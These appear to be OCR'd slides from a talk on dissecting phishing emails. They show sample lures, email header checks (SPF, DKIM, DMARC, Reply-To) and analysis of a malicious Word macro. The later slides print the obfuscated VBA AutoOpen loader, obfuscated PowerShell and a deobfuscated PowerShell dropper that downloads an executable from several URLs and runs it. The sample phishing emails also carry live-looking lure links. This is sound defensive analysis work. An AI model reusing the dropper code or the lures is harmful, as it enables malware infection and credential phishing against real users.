
Sharper than a Phisher's hook

the story of an email autopsy



Alexandru Musat

Ionut Marin

Pulling the right string

Thought process

Context

Headers

Data of interest

Context


Fri 11/3/2017 7:29 AM
Outlook_Security@HK2PR01MB1076.apcprdhl249.com)mailerc
Your account to be bIocked today
To
Sense of Urgency
If there are problems with how this message is displayed, click here to view it in a web browser.
Microsoft Office
Inconsistency
Hi
Your request from to delete your inbox and sent messages as requested by you we will proceed to initiate this command until you decide to cancel.
http://uncleblackbeard.com/z?email
Kindly follow below
Click to follow link
CONTINUE REMOVAL
CANCEL REMOVAL
©2017 Microsoft Office 365. All rights reserved. NMLSR ID 399801

Context

From: victor chukwuma <myvintageseries@gmail.com>
To:
Cc:
Subject: Re: FDA-CDER-Referenc document

FDA-CDER-Reference doc ment

Re:

Hello,

Please accept the correspondence to the email you sent my boss.

please find attached a scanned copy of the document you requested.

Please study the details of the document properly and advise.

Kind regards,
George

https://bit.ly/1suw9zj
Click to follow link

Scan382927.pdf

View | Download V

Context

Headers

Why are we looking at the headers?

- All e-mail communications leave footprints in the headers.
- Are there any red flags in the email headers?

Caution!

- E-mail headers should always be viewed with caution by investigators as they can be easily faked

Headers

Routing information

```
Received: from H                                    .com (   .166.120.14)
    by                                        k.com (   .166.9.140) with Microsoft SMTP Server (
    version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P256) id 15.1.1101.14 via Mailbox
    Transport; Mon, 22 May 2017 17:44:58 +0000

Received: from                                      .com (    :10a6:4:3f::14)
    by                                        k.com (    :111:e400:c519::14) with Microsoft SMTP Server (
    version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P256) id 15.1.1101.14; Mon, 22 May
    2017 17:44:55 +0000

Received: from                                      .com (    :111:f400:7e01::207)
    by                                        .com (    :10a6:4:3f::14) with Microsoft SMTP Server (
    version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256_P256) id 15.1.1101.14 via Frontend
    Transport; Mon, 22 May 2017 17:44:55 +0000

Received: from                                      .com (    .47.32.107)
    by                                        .com (    .152.3.127) with Microsoft SMTP Server (
    version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id 15.1.1075.5 via Frontend
    Transport; Mon, 22 May 2017 17:44:54 +0000
```

Headers

Message-ID

```
Message-ID: <b4b393dd-79a3-4227-b87e-59846e2b81e2@VE1EUR01FT041.eop-EUR01.prod.protection.outlook.com>

Message-ID: <15c3bcd9691-2e8a-1094b@webprd-m50.mail.aol.com>

Message-ID: <CAPrtpRJoRfEeUhFkyHjpe42BM4Fa2Yh=r+hD3MDa7vRBrj=Ycw@mail.gmail.com>

Message-ID: <0FDEB031-FCB0-4633-868B-981CCAFF16A9@icloud.com>
```

Authentication Results

```
Authentication-Results: spf=fail (sender IP is       .9) smtp.mailfrom=microsoft.com; contoso.mail.onmicrosoft.com;
dkim=none (message not signed) header.d=none; dmarc=fail action=none header.from=mydomain.com


Received-SPF: Fail (protection.outlook.com: domain of microsoft.com does not designate       .9 as permitted sender)
 receiver=protection.outlook.com; client-ip=     .9; helo=exchange2010.contoso.com;
```

Headers

SPF

```
Received-SPF: softfail (google.com: domain of transitioning mail@example.com does not designate [redacted] .113.2
as permitted sender) client-ip=[redacted]113.2; helo=[redacted] com;

Received-SPF: fail (servername.example.com: domain of example.com does not designate [redacted] .113.2 as
permitted sender) client-ip=[redacted].113.2; helo=[redacted] .com;
```

DKIM

```
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=selector-[redacted]; d=[redacted].com;
  h=Date:From:Reply-To:Subject:To:Message-ID:List-Unsubscribe:Mime-Version:Content-Type:Content-Transfer-
  Encoding;
  i=[redacted].com;
  bh=k26cNxw/+zcVG7IiE/aQGtykr6o=;
  b=07DlDSqdYIT3ihEc+txS+nztBYU32f3Rq6RxbmXgpcL1Rmo8FSjWIcz59cjrK8ECUdzJ9+NJt6Di
    JB00RmmHfVmznDsc/vpjNMoxTAnEb/Nf3whhqoqeKAz1HrT4VVAHw8TBxBTJSGoHVJ+KoOtQQwXX
    aNexbEN6TcA46v7NZ58=
```

DMARC

```
Authentication-Results: spf=pass (sender IP is [redacted].47.0.115) smtp.mailfrom=[redacted] .ro; outlook.com; dkim=pass
(signature was verified) header.d=[redacted] ro;outlook.com; dmarc=pass action=none header.from=[redacted] .ro;
```

Headers

Reply-To

```
From: John Doe <john.doe@bank.net>
To: "user.name@corporate-domain.com" <user.name@corporate-domain.com>
Reply-To: different.adress@xyz.com
```

Fields that start with “X”


```
X-Originating-IP: [    48.147]
X-VirusChecked: Checked
X-OriginalArrivalTime: Mon, 6 Nov 2017 12:41:00 +0000
X-Mailer: Microsoft Office Outlook, Build 11.0.6353
X-MS-Exchange-Organization-AuthSource:                    .com
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Has-Attach: Yes
```


Data Correlation

- Does the story behind the e-mail makes sense?
- What do the headers tell me?
- Is the data analyzed so far consistent?

Data of interest

File analysis






```
C:\Users\Analyst>wget --user-agent="Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071
.115 Safari/537.36" "http://[redacted]/MVTX428774/"
--2017-11-05 14:30:30--  http://[redacted]/MVTX428774/
Resolving [redacted].87.61.103
Connecting to [redacted].87.61.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'
```

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00
00000010   00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00
00000020   06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
00000030   52 00 00 00 00 00 00 00 00 10 00 00 55 00 00 00
00000040   01 00 00 00 FE FF FF FF 00 00 00 00 51 00 00 00
```

Data of interest

File analysis

ASCII Strings

```
...
00009184  Normal.dotm
000091B0  Microsoft Office Word
...
0000A900  Macros
0000AA80  Module1
0000AB00  ThisDocument
0000AB80  _VBA_PROJECT
...
0000E660  Microsoft Word 97-2003 Document
0000E684  MSWordDoc
```

```
C:\Python35>python.exe olevba3.py --deobf Suspicious_File

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

+-----------+--------------------+----------------------------------------+
| Type      | Keyword            | Description                            |
+-----------+--------------------+----------------------------------------+
| AutoExec  | AutoOpen           | Runs when the Word document is opened  |
| Suspicious| CreateObject       | May create an OLE object               |
| Suspicious| Run                | May run an executable file or a system |
|           |                    | command                                |
| Suspicious| Base64 Strings     | Base64-encoded strings were detected,  |
|           |                    | may be used to obfuscate strings       |
|           |                    | (option --decode to see all)           |
| Suspicious| VBA obfuscated     | VBA string expressions were detected,  |
|           | Strings            | may be used to obfuscate strings       |
|           |                    | (option --decode to see all)           |
| VBA string| b'\n\x89\xa6z{1'   | BuiltInDocumentProperties("Comments")  |
+-----------+--------------------+----------------------------------------+
```

Data of interest

File analysis


```
Sub autoopen()
rMDZrMDZrMDZrMDZrMDZ
End Sub
Function NWGKNWGKNWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean
For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLePLe
    If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then
        NWGKNWGKNWGKNWGKNWGK = True
        Exit Function
    End If
Next teLxzteLxzteLxzteLxzteLxz
End Function
Public Function rMDZrMDZrMDZrMDZrMDZ()
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
bZtTAbbZtTAbbZtTAbbZtTAbbZtTAb = ActiveDocument.BuiltInDocumentProperties("Comments")
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
XdTtmXdTtmXdTtmXdTtmXdTtm = Mid(ActiveDocument.CustomDocumentProperties("HrGFcLRKDz"), 5) + Mid(ActiveDocument.CustomDocumentPropert
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
uzwpuzwpuzwpuzwpuzwp = XdTtmXdTtmXdTtmXdTtmXdTtm + Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK"), 5) + Mid(ActiveDocumer
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
MwvMwvMwvMwvMwv = Mid(ActiveDocument.CustomDocumentProperties("ymGsbdIXEl"), 5) + Mid(ActiveDocument.CustomDocumentProperties("pQgke
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
CreateObject(MwvMwvMwvMwvMwv + Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK"), 5)).Run$ uzwpuzwpuzwpuzwpuzwp, 0
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr = "HSWLGrHSWLGrHSWLGrHSWLGrHSWLGr"
End Function
```


Data of interest

File analysis

```
'------------------------------------------------------------------------------------------------------
Function NWGKNWGKNWGKNWGKNWGK(ByVal TfUTfUTfUTfUTfU As String, ByVal PLePLePLePLePLe As Variant) As Boolean
For Each teLxzteLxzteLxzteLxzteLxz In PLePLePLePLePLe
    If teLxzteLxzteLxzteLxzteLxz = TfUTfUTfUTfUTfU Then
        NWGKNWGKNWGKNWGKNWGK = True
        Exit Function
    End If
Next teLxzteLxzteLxzteLxzteLxz
End Function
'------------------------------------------------------------------------------------------------------
Sub Test()
Dim compare_with As Variant
compare_with = Array("1","2","3")
to_compare = "1"
'to_compare = "5"
MsgBox (Function1(to_compare, compare_with))
End Sub

Function Function1(ByVal var1 As String, ByVal var2 As Variant) As Boolean
For Each element In var2
    If element = var1 Then
        Function1 = True
        Exit Function
    End If
Next element
End Function
```






Data of interest

File analysis

```
a = ActiveDocument.BuiltInDocumentProperties("Comments").Value
b = Mid(ActiveDocument.CustomDocumentProperties("HrGFcLRKDz").Value, 5)
c = Mid(ActiveDocument.CustomDocumentProperties("sAaqMOkdPV").Value, 5)
d = b + c
e = Mid(ActiveDocument.CustomDocumentProperties("puQsPdOveK").Value, 5)
f = Mid(ActiveDocument.CustomDocumentProperties("VPysutrDcj").Value, 5)
g = d + e + f + a
h = Mid(ActiveDocument.CustomDocumentProperties("ymGsbdIXEl").Value, 5)
i = Mid(ActiveDocument.CustomDocumentProperties("pQgkedBsbR").Value, 5)
j = h + i
k = j + e
'CreateObject(j + e).Run$ g, 0
'MsgBox k
'MsgBox g
'-------------------------------------------------------------------------
LicEi = "TRRFONCRB354N8IDGFON74W9CAEwAZQAg..."
UsFlpULP = Mid(LicEi, 25, 195)
EEjJbE = UsFlpULP
bGaLCZQ = "B7F4KBLD1RVWM4SRYDLQ6ZLUIR12JKZ..."
pbWpbw = Mid(bGaLCZQ, 33, 106)
VQrDwEYC = pbWpbw
'Shell$ "" + QwDzGQ + nBRdilV + mLRbpr + MAJilw + "cm" + "d /V /C " + Chr(34) + VQrDwEYC + ...
'MsgBox(TypeName(QwDzGQ))
'-------------------------------------------------------------------------
Set object_FSO = CreateObject("Scripting.FileSystemObject")
Set File = object_FSO.CreateTextFile("c:\analysis\outfile.txt", True)
File.Write g
File.Close
```



Data of interest

File analysis

```
${wsCr`Ipt} = &("{2}{1}{0}" -f 'ject','w-
ob','ne') -ComObject ("{0}{1}{2}"-f
'WScript','.Sh','ell');${W`ebcLIE`Nt} = .(
"{2}{1}{0}"-f 'object','w-','ne') (
"{4}{1}{2}{0}{5}{3}{6}" -f'Net','ste','m.
','ebC','Sy','.W','lient');${ra`N`DoM} = .(
"{1}{0}{2}"-f'ew','n','-object') ("{1}{0}"-
f 'm','rando');${U`RLS} = ("{36}{7}{20}{25}{
21}{23}{38}{10}{19}{12}{29}{16}{6}{34}{30}{9
}{26}{22}{2}{8}{37}{18}{39}{14}{11}{33}{35}{
32}{0}{5}{13}{4}{1}{17}{15}{27}{28}{24}{31}{
3}"-f'uC','tp','k/o','de/vZgsIP/','x/,ht','I
hT','ttp://','tp','R','m','xT/,http://dgnet.
','a','m.b','NC','p://di','s','/VwePisQl/,h'
,'://','FD','co',':://ed','s.','o.
u','com','e','ia','orley.c','e','pp-
ev','r','y-','nt.','m/em','nahossack.
','and','co','ht','dx','.
br/mdQmpYeQ','Kn/,htt').("{0}{1}" -f
'Spli','t').Invoke(',');${NA`ME} =
${r`AnD`oM}.("{0}{1}"-f 'nex','t').Invoke(
1, 65536);${p`ATh} = ${Env`:`TEMP} + '\' +
${n`AME} + ("{1}{0}"-f 'exe','.');foreach(
${U`Rl} in ${ur`Ls}){try{${we`BcLi`eNt}.(
"{2}{1}{0}" -f 'File','ownload','D').Invoke(
${U`Rl}.("{0}{1}"-f'ToStr','ing').Invoke(),
${PA`Th});&("{3}{0}{1}{2}" -f'art','-
Proc','ess','St') ${P`ATh};break;}catch{.(
"{2}{0}{1}" -f 'e-','host','writ') ${_}.
"EXCe`pt`I`oN" "MEsS`AGe";}}
```

```
& ((VaRIABLe '*mDR*').naME[3,11,2]-JoIn'') (" $( sEt-Item
'VaRIabLe:OFS' '')"+[StRiNG]( ( 36 ,119,115 , 99 ,114,105 ,112
,116, 32 , 61, 32, 110,101,119 , 45 , 111 ,98 , 106,101 ,
99,116 ,32,45,67 ,111, 109, 79,98, 106,101 , 99,116, 32 , 87,
83 , 99 ,114, 105 ,112 ,116 , 46, 83 ,104 ,101 ,108 ,108
,59,36,119, 101, 98, 99 ,108 , 105 , 101 ,110, 116 ,32, 61,32
,110,101 , 119,45 , 111 ,98,106,101, 99 ,116, 32 , 83
,121,115,116 ,101 ,109 , 46, 78, 101,116 , 46, 87, 101,98,67
,108 ,105, 101,110 , 116, 59, 36,114,97,110,100, 111 , 109
,32,61, 32 , 110 , 101,119, 45,111, 98 ,106 , 101 , 99,116 ,32,
114,97 , 110 , 100,111, 109 ,59, 36, 117 ,114, 108 , 115 , 32
,61 ,32 , 39 , 104 , 116 ,116 , 112 ,58,47 , 47 ,116, 104,101 ,
45 , 115, 101 , 118, 101, 110 , 45 , 115 ,101 ,97 , 115 , 46 ,
100 , 101,47 ,122,121 , 98 , 65 ,83, 47 ,44, 104, 116 ,116, 112
,58,47 ,47 ,111, 102 , 102 ,101 , 114 , 109,97 ,110 , 46,115,
101, 47,121 , 105,117,70 ,47 ,44,104 ,116, 116 , 112,58, 47,
47,121 ,98 ,108, 102 , 111, 111, 100 , 46, 99, 111,
109,46,97,117 , 47 , 102 ,75,47 ,44 , 104 ,116 , 116 , 112,58,
47,47 , 104, 101, 114 ,116 ,122, 98, 101, 114 , 103 , 46 ,100,
107 ,47,112, 47, 44 ,104 , 116 , 116, 112,58 ,47 ,47 ,97 , 118
, 105,114, 116 , 117 , 97, 108 ,97 , 115 ,115, 105 ,115 , 116,
97 , 110, 116,46 ,110 , 101, 116, 47,103, 119,115 ,117 , 102,
74, 105 , 47,39 ,46, 83 , 112 , 108 ,105 , 116,40,39, 44,39,
41,59 , 36,110 ,97 ,109 , 101 , 32 , 61 ,32 , 36,114, 97,110
,100,111 ,109 , 46 ,110,101, 120 ,116, 40, 49 , 44 ,32 ,54,53
,53, 51 , 54,41 ,59 ,36 , 112 ,97, 116 , 104 , 32 , 61,32,36,
101 , 110 , 118 ,58 , 116 ,101,109, 112 , 32 , 43 , 32 ,39, 92
,39 , 32, 43,32 ,36, 110,97, 109 , 101, 32 , 43 , 32 , 39 ,
46,101, 120 ,101, 39, 59,102 ,111, 114 , 101 , 97 , 99,
104,40,36,117,114, 108,32, 105 ,110, 32 ,36 ,117 , 114, 108 ,
115 ,41 ,123 , 116,114 ,121, 123, 36, 119 ,101 , 98 ,99,108,
105,101 ,110, 116, 46, 68 ,111,119 , 110, 108, 111, 97,100, 70
, 105, 108 , 101, 40, 36 ,117, 114,108, 46 ,84 ,111 ,83,116,
114, 105, 110, 103 , 40 ,41,44, 32,36, 112 ,97, 116 ,104 ,
41,59 ,83 , 116 ,97, 114 , 116 , 45 ,80 , 114 , 111 ,99,
101,115 ,115,32,36 , 112,97 , 116, 104, 59,98 , 114, 101, 97,
107 , 59,125, 99, 97,116 , 99 ,104, 123 , 119,114,105 , 116,101
, 45 , 104 , 111 ,115 ,116, 32 ,36 , 95, 46,69 ,120 , 99,
101,112 ,116,105, 111 ,110 ,46 , 77 ,101,115,115, 97 ,103 ,101,
59, 125 , 125)|fOReACh-ObjeCT{ ([cHar][iNt] $_) } )+"$( Set-
itEM 'variable:Ofs' ' ' )")
```

Data of interest

File analysis

```
$wscript = new-object -ComObject WScript.Shell
$webclient = new-object System.Net.WebClient
$random = new-object random

$urls = '
$name = $random.next(1, 65536)
$path = $env:temp + '\' + $name + '.exe'

foreach($url in $urls)
{
    try
    {
        $webclient.DownloadFile($url.ToString(), $path)
        Start-Process $path
        break
    }
    catch
    {
        write-host $_.Exception.Message
    }
}
```

```
#base64 decode
import base64
